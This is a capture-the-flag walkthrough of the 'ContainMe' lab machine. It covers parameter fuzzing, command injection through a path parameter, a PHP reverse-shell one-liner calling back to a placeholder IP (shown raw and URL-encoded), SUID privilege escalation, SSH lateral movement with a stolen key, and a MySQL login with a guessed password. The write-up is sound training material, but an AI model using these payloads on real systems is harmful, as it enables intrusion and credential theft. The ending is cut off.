ContainMe (html path command injection + SUID privesc+lateral to container with ssh + mysql privesc)
Creator: ITSecHack
First, let's scan this thing:
rustscan -a 10.10.163.146

After that, just to be sure, nmap follows:
nmap -sV -sC -p22,80,2222,8022 10.10.163.146

Let's go after some directories (I added the "-t5" option at the end, because I got a lot of errors):
feroxbuster --url http://10.10.163.146 -w /usr/share/wordlists/dirb/common.txt -t 5

The index.php shows a directory listing. Let's look at the source.

Looks like we're going to search for the path. Let's go for it!!
Tried a few things, but didn't find anything with directory bruteforcing. Maybe it is a parameter?
ffuf -u http://10.10.163.146/index.php?FUZZ=a -w /usr/share/wordlists/dirb/common.txt
This command spat out an incredible amount of responses. All with status 200. But they all had the same response size. Let's filter that out and see what happens:
ffuf -u http://10.10.163.146/index.php?FUZZ=a -w /usr/share/wordlists/dirb/common.txt -fs 329
The outcome was:
path [Status: 200, Size: 79, Words: 9, Lines: 11]
So we found the path. As we could view the directory listing earlier, I tried simple rce like id, whoami and so on. Nothing seemed to work. The only thing that gave something back, was ls and pwd (with backticks). So just the directory listing is enabled, it seems.
So why not try "/"? Bingo..
I'm able to see the directory listing of "/".
With this opportunity given, I wanted to take a look in the home directory.
So I found mike.

But mike wasn't of great use, since I couldn't read or list the content of ".ssh/".
I tried command injection. With success:

It took me a few tries just to end up using php and url-encoding after I wasn't able to netcat or wget anything. (Should have noticed earlier, because there's a lot of php going on..) Again, https://www.revshells.com to the rescue :)
php -r '$sock=fsockopen("MY-IP",9001);exec("sh <&3 >&3 2>&3");'
Urlencoded we get:
php%20-r%20%27%24sock%3Dfsockopen%28%22MY-IP%22%2C9001%29%3Bexec%28%22sh%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27
Add this to the URL in the browser after starting a listener, and we get a callback :)

Stabilize the shell with python3
python3 -c 'import pty;pty.spawn("/bin/bash")'
Then check mike's home directory (remember the .ssh/ folder from before). But we get a "Permission denied". We're still www-data. But there's a binary file we are allowed to execute. Let's do that. Nothing happens. Except the fancy output telling us "CRYPTSHELL".. Again, trying to keep in mind this being a simple box, I append "mike" for the execution of the binary. This time, it took a few seconds to respond, so there's clearly something going on.. Time for a search after files we are able to execute:

Looks like we found something interesting..

Trying the same again with this binary, things take an interesting turn:

Welcome to the root-fest :). But no luck, the root directory is pretty much empty. The hostname is "host1", so maybe there's a number2?
The following just didn't work somehow..
for i in {1..254} ;do (ping -c 1 172.16.20.$i | grep "bytes from" &) ;done
I mean to some degree, because before it went on telling me that "Destination Host Unreachable", I saw that 172.16.20.6 was up. So I had to stop the loop and reconnect. Note to self: Better use the static nmap next time..

Then, the first thing I tried was to connect with the id_rsa from mikes home directory to the newly found host:
ssh -i /home/mike/.ssh/id_rsa [email protected]
Aaaaand we're in :)
After searching around a bit, I got to the services. And there it was: port 3306

Taking a look at /etc/passwd revealed that there's no other user than mike. So let's get into the database. It has to be good for something at least..
I tried to login a few times keeping the passwords rather simple. Then I succeeded with:
mysql -umike -ppassword
Working my way towards the contents of the database gave me the things I needed in the end :)


Or at least, I thought so.. (sigh). Still no root flag. BUT:
Thanks :)
Last updated